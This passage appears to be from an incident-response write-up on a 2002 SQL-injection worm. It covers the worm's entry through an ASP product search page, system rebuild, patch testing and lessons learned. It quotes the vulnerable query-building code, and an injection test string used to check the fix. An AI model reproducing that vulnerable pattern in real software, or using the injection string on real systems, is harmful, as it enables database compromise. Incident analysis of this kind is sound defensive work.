After analyzing the rest of the strings output, e112.exe appeared to be a worm, and the sql string I found looked to be the way it spread. If this was the case, then a compromised machine would have the file c:\e112.exe.

(To avoid redundancy, I didn't state the fact that I recorded the all of my keystrokes, and their outcome in my notebook.)

I then examined the log files from the web server. It appears that the worm first accessed /index.asp, and then /searchForProduct.asp. These are possible places where the worm may have used SQL-injection to break-in.

```
10.0.0.4 - - [26/Oct/2002:05:57:49 -0800] "GET /index.asp HTTP/1.0" 200
608

10.0.0.4 - - [26/Oct/2002:05:57:50 -0800] "POST /searchForProduct.asp
HTTP/1.0" 200 492
```

I then looked at /index.asp. I didn't find any possible places where the worm could use a SQL-injection string against it. I examined the file /searchForProduct.asp, and found a SQL-injection vulnerability on line 17.

```
16: sSql = "SELECT product_name, product_description FROM products
WHERE "
17: sSql = sSql & "product_id = '" & Request.Form("itemToSearchFor") &
"'"
18: oRs.open sSql
```

The developer took the input passed in from the user, and used it to build up a SQL string that was sent to the database, without first verifying that the input had been properly scrubbed. I examined the rest of the file, and found no other SQL-injection vulnerabilities.

Using new information on how the attack happened, I began to examine all of the other computers on the same subnet for the file c:\e112.exe. None of the other computers had this file, so they were not compromised. Since there was only 1 victim, and it had already been isolated, the attack itself had been isolated.

I telephoned the 24 hour help desk, and told them I had found a hole that a developer had to fix immediately, because it was a security risk. I told them to have the developer call me for further information. 10 minutes later, my cell phone beeped, it was the developer. I relayed the information to him about the worm, and where and how it had hit. The developer told me he would fix the hole, and call me again when a patch was ready.

***Eradication*:**

From my notes, I pieced together how the attack happened, and wrote it down:

- Worm requests a copy of /index.asp
- Worm fills form element with SQL-injection attack string
- Worm requests a copy of /searchForProduct.asp, and sends the SQL-injection attack string as a part of the request
- SQL-injection strings gets passed to the SQL server
- The SQL-injection string instructs the SQL Server to:
    - SQL Server TFTPs a copy of the worm from attacker machine
    - SQL Server spawns a new copy of the worm

The root cause of the problem was the vulnerable web page, and there was a patch being developed. Now that I knew how the attack happened, and how wide spread it was, I decided to give my boss a call and give him an update.

After I finished the telephone call, I started the eradication process. I re-installed the operating system, Microsoft SQL-Server and Microsoft Personal Web server. After this I installed all of the latest patches and service packs. I restored the catalog system and the SQL server data from our offsite backup facilities, and did NOT reconnect the system to the network. I logged all of the actions I took to restore the system in my notebook.

Recovery:
My telephone rang, it was the software developer. He told me that he had fixed the holes in searchForProduct.asp, and a few other files, and that I could place them on the victim system. I asked the developer if there was a formal checklist to ensure minimum system functionality. He told me that there wasn't, however he would standby and test the new system to ensure that it was working properly. This meant that if the system was non functional, the burden would be on the developer, as he was the one to sign off on the system's functionality. I noted this in my notebook. I burned the new files to a CD and copied them onto 192.168.1.3 at the console.

```
On victim computer:
D:\Patches>copy *.* c:\inetpub\wwwroot\catalog
```

The developer met me at the server room, and I logged him onto the console as administrator. He started up a copy of Internet Explorer and connected to localhost. The developer then attempted to search for a bogus product that he knew did not exist. The catalog system came back with a response that the item did not exist. The developer then searched for a product he knew existed. This time the catalog brought back some information associated with the product he had entered. Next the developer passed the following string as a product id, to attempt a SQL-injection attack:

‘ OR 1 = 1; --

Now a new screen popped up, telling us that we had entered an invalid product id, and that only letters, numbers and the ‘-‘ sign are allowed. At this point the developer said the system was functional, and fit to be re-connected. I logged the time that we completed the tests in my notebook, and who had certified the system, “Mike Rackhabit.” I plugged the computer back onto the network, and left the room with the developer. I also made sure to log these events in my notebook. I returned to my desk, and gave my boss another call. I told him that I had reinstalled all of the base software (operating system, personal web server, and sql server), and that I had installed the developers patch. I also made sure to tell him that the developer had verified the system, and that it was re-connected to the network.

***Lessons Learned*:**

On October 25th 2002 at 21:57 hours, there was an attack on the company’s web-based catalog system, at the IP address 192.168.1.3. The following is a timeline of the events that occurred:

10/25/2002 – 21:57: The attacker accesses the file /index.asp on 192.168.1.3

10/25/2002 – 21:57: The attacker accesses the file /searchForProduct.asp on 192.168.1.3, and in the request, sends a variable which contains code to have the SQL server execute instructions.

10/25/2002 – 21:57: The variable is passed to the SQL server without any validation.

10/25/2002 – 21:57: The SQL Server executes instructions contained in the variable. These instructions cause the SQL Server to take the following actions:

- Start a TFTP session to 10.0.0.4 and download the file e112.exe
- Run a new copy of the file e112.exe

10/25/2002 – 21:57: The SQL Server executes the instructions

The attacker’s actions appeared to have stopped on 10/25/2002 at 21:57 hours. The entire attack took less than 1 second to from start to finish. Reaction speeds this fast tend to indicate the attacker is an automated computer program.

After examining the file e112.exe, it appears to be a computer worm, that spreads by means of SQL-injection.

The vulnerability exploited by the worm is called SQL-injection. This is where user input is passed to a SQL Server, without first validating that the user input is clean from malicious code that can be used to gain control of a SQL server. One improvement that can be made to improve the defenses against SQL-injection is to incorporate SQL-injection testing into the Quality Assurance process.

The worm replicates itself by using the TFTP program. Having copies of the TFTP client software on a computer where it is unnecessary is a violation of corporate computer security policy 4.2.3. If the TFTP program had not existed on the server 192.168.1.3 then the worm could not have copied itself onto the victim computer, however the SQL-injection vulnerability would still have existed.

Works Cited

Anley, Chris. "Advanced SQL Injection in SQL Server Applications." NGSSoftware Insight Research. 25 Aug 2002. <http://www.nextgenss.com/papers/advanced_sql_injection.pdf>

Anley, Chris. "(more) Advanced SQL Injection." 06 Jun 2002. NGSSoftware Insight Research. 25 Aug 2002. <http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf>

Eizner, Martin. "Direct SQL Command Injection." 2002. The Open Web Application Security Project. 25 Aug 2002. <http://www.owasp.org/asac/input_validation/sql.shtml>

"Introduction to HTML 4." 24 Dec 1999. World Wide Web Consortium. 25 Aug 2002. <http://www.w3.org/TR/html401/intro/intro.html>

"Forms in HTML Documents" 24 Dec 1999. World Wide Web Consortium. 25 Aug 2002. <http://www.w3.org/TR/html401/interact/forms.html>

McDonald, Stuart. "SQL Injection: Modes of Attack, Defence, and Why It Matters." 18 Jul 2002. SANS Institute. 25 Aug 2002. <http://rr.sans.org/appsec/SQL_injection.php>

Overstreet, Ross. "Protecting Yourself from SQL Injection Attacks." 25 Aug 2002. 4 Guys from Rolla. 24 Jun 2002. <http://www.4guysfromrolla.com/webtech/061902-1.shtml>

"Port Numbers." 29 Dec 2002, Internet Assigned Number Authority, 29 Dec 2002, <http://www.iana.org/assignments/port-numbers>

"SQL Injection: Are your applications vulnerable?" 2002. SPI Dynamics. 25 Aug 2002. <http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>

"SQL Injection FAQ." 2002. SQL Security FAQ. 25 Aug 2002. <http://www.sqlsecurity.com/faq-inj.asp>

Weissinger, A. Keyton. "ASP In a Nutshell: A Desktop Quick Reference." Sebastopol: O'Reilly and Associates, 2000.